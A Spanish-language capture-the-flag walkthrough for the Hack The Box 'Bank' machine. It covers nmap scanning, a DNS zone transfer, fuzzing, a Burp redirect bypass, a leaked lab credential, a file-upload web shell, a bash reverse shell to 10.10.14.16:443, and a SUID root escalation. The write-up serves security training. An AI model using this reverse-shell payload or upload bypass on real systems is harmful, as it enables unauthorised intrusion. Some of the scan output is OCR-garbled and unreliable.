Bank

rimero que todo, empezamos realizando un ping a la máquina, para ver si tenemos traza y además descubrir ante que sistema operativo nos encontramos:

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Bank ping 10.10.10.29
PING 10.10.10.29 (10.10.10.29) 56(84) bytes of data.
64 bytes from 10.10.10.29: icmp_seq=1 ttl=63 time=34.9 ms
64 bytes from 10.10.10.29: icmp_seq=2 ttl=63 time=60.7 ms
^C
--- 10.10.10.29 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 34.941/47.834/60.728/12.893 ms
```

Como podemos observar, la máquina está encendida y se trata de una máquina Linux.

IP: 10.10.10.29

Enumeración

Puertos abiertos

```
$ nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.10.29 -oN
allPorts
```

```
root@zenhyrus /home/dimegio/Dimegio/Maquinas/HTB/Bank nmap -p --open -sS --min-rate 4000 -vvv -n -Pn 10.10.10.29 -oN allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-17 11:10 CET
Initiating SYN Stealth Scan at 11:10
Scanning 10.10.10.29 [65535 ports]
Discovered open port 22/tcp on 10.10.10.29
Discovered open port 80/tcp on 10.10.10.29
Discovered open port 80/tcp on 10.10.10.29
Completed SYN Stealth Scan at 11:11, 11.31s elapsed (65535 total ports)
Nmap scan report for 10.10.10.29
Host is up, received user-set (0.033s latency).
Scanned at 2024-01-17 11:10:55 CET for 11s
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 63
83/tcp open domain syn-ack ttl 63
80/tcp open http syn-ack ttl 63
80/tcp open http syn-ack ttl 63
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.43 seconds
Raw packets sent: 65891 (2.899MB) | Rcvd: 65535 (2.621MB)
```

Puertos abiertos: 22, 53, 80

Servicio y versiones

```
$ nmap -sC -sV -p22,53,80 10.10.10.29 -oN targeted
```

```
nmap -sC -sV -p22,53,80 10.10.10.29 -oN targeted
                 /home/dimegio/Dimegio/Maguinas/HTB/Bank
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-17 11:12 CET
Nmap scan report for 10.10.10.29
Host is up (0.036s latency).
PORT
      STATE SERVICE VERSION
                     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkev:
    1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
    2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
    256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
    256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp open domain ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
 dns-nsid:
    bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open http
                   Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
 _http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.94 seconds
```

Si nos fijamos si buscamos por http://10.10.10.29 en la web, nos lleva a la página de por defecto de apache. Pero, (sabiendo que la máquina se llama bank), si realizamos un bank.htb (previamente añadido en el /etc/hosts) accedemos a la página web.

DNS

Sabiendo esto, podemos hacer una resolución DNS, transferencia de zona.

```
$ dig axfr @10.10.29 bank.htb axfr
```

Donde descubrimos también el subdominio chris.bank.

```
/home/dimegio/Dimegio/Maquinas/HTB/Bank dig axfr @10.10.10.29 bank.htb axfr
;; Warning, extra type option
 <<>> DiG 9.19.17-1-Debian <<>> axfr @10.10.10.29 bank.htb axfr
; (1 server found)
;; global options: +cmd
bank.htb.
                        604800 IN
                                        S0A
                                                bank.htb. chris.bank.htb. 5 604800 86400 2419200 604800
                                        NS
bank.htb.
                        604800
                                ΙN
                                                ns.bank.htb.
bank.htb.
                        604800
                                IN
                                        Α
                                                 10.10.10.29
ns.bank.htb.
                        604800
                                ΙN
                                                10.10.10.29
                                        CNAME
                        604800
                                IN
www.bank.htb.
                                                bank.htb.
                        604800
                                IN
                                        S0A
                                                 bank.htb. chris.bank.htb. 5 604800 86400 2419200 604800
bank.htb.
;; Query time: 36 msec
;; SERVER: 10.10.10.29#53(10.10.10.29) (TCP)
;; WHEN: Wed Jan 17 12:18:44 CET 2024
;; XFR size: 6 records (messages 1, bytes 171)
```

WEB

Haciendo Fuzzing por el dominio y subdominio, encontramos:

```
$ wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/dirbuster/directory-
list-2.3-medium.txt "http://bank.htb/FUZZ/"
```


Si fuseamos por extensiones .php:

```
wfuzz -c --hc=404 --hh=7322 -t 200 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
"http://bank.htb/FUZZ.php"
```




Descubrimos el archivo support.php, sin embargo hace un redirect a login.php. Para poder capturar la petición, lanzamos Burpsuite:

Una vez teniendo la petición, botón derecho y Do Intercept/Reponse to this request. Con ello hacemos el forward.



Con esto, ya tendríamos la petición.




Ahora simplemente, donde ponde 302 Found lo cambiamos a 200 OK


```
Pretty
       Raw Hex
                   Render
  HTTP/1.1 200 OK
 <del>2 Date: Wed, 17 Jan 2024</del> 12:23:31 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.21
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6|Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 location: login.php
9 Content-Length: 3291
10 Connection: close
11 Content-Type: text/html
12
13
14 <div class="col-sm-5">
15
   <div class="panel panel-primary">
      <div class="nanel-heading">
```

Y tramitamos la petición.

De esta manera ya tendríamos en el navegador, la página solicitada:




En estos casos, para que de una forma sencilla podamos interactuar con la petición y no tener que modificar cada vez el código de estado. Lo que podemos realizar es aplicar la siguiente configuración y después tener el foxy proxy activado en Burpsuite y el Proxy de Burpsuite (el intercept) desactivado.



Por otra parte, volviendo en el directorio de /balance-transfer/ encontrado anteriormente mediante el fuzzing.

Encontramos un directory listing de muchos recursos .acc , los cuales, casi todos tienen casi el mismo tamaño.



Para tratar la data y buscar variaciones en el peso:

```
curl -s X GET "http://bank.htb//balance-transfer/" | html2text | awk
'{print $3 " " $5}' > output

cat output | sed '/^\s*$/d' | grep -vE "582|583|584|585"
```

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Bank cat output | sed '/^\s*$/d' | grep -vE "582|583|584|585" of ******
Last Description

09ed7588d1cd47ffca297cc7dac22c52.acc 581
941e55bed0cb8052e7015e7133a5b9c7.acc 581
68576f20e9732f1b2edc4df5b8533230.acc 257
Server bank.htb

root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Bank
```

Descargamos el archivo de 257 de tamaño y vemos que los datos están en texto plano:

```
Full Name: Christos Christopoulos

Email: chris@bank.htb

Password: !##HTBB4nkP4ssw0rd!##

CreditCards: 5


Transactions: 39

Balance: 8842803 .


Solution  

Solu
```

Con esto podremos iniciar sesión en el panel de login:



Que además, si nos fijamos, está el mismo panel de support que lo teníamos anteriormente:




Explotación

Para la explotación utilizaremos la subida de archivos, donde solo podemos subir imagenes:

No obstante mirando el código fuente de la página, nos damos cuenta de que también se permite la extensión .htb

Por lo que, intentamos subir un archivo, .htb.



De manera que ya tendríamos ejecución remota de comandos:

```
http://bank.htb/uploads/cmd.htb?cmd=bash -c "bash -i >%26
/dev/tcp/10.10.14.16/443 0>%261"
```

Nos tenemos que poner a al escucha previamente para recibir la conexión nc - nlvp 443

Post Explotación

Primero que todo hacemos un tratamiento de la TTY:

Para migrar a root.... Buscamos por permisos SUID

```
$ find \-perm -4000 -user root 2>/dev/null
```

Donde encontramos un binario y ejecutándolo obtenemos una shell de root.

```
www-data@bank:/var/htb$ ./emergency
[!] Do you want to get a root shell? (THIS SCRIPT IS FOR EMERGENCY ONLY) [y/n]: y
Popping up root shell..
# whoami
root
# |
```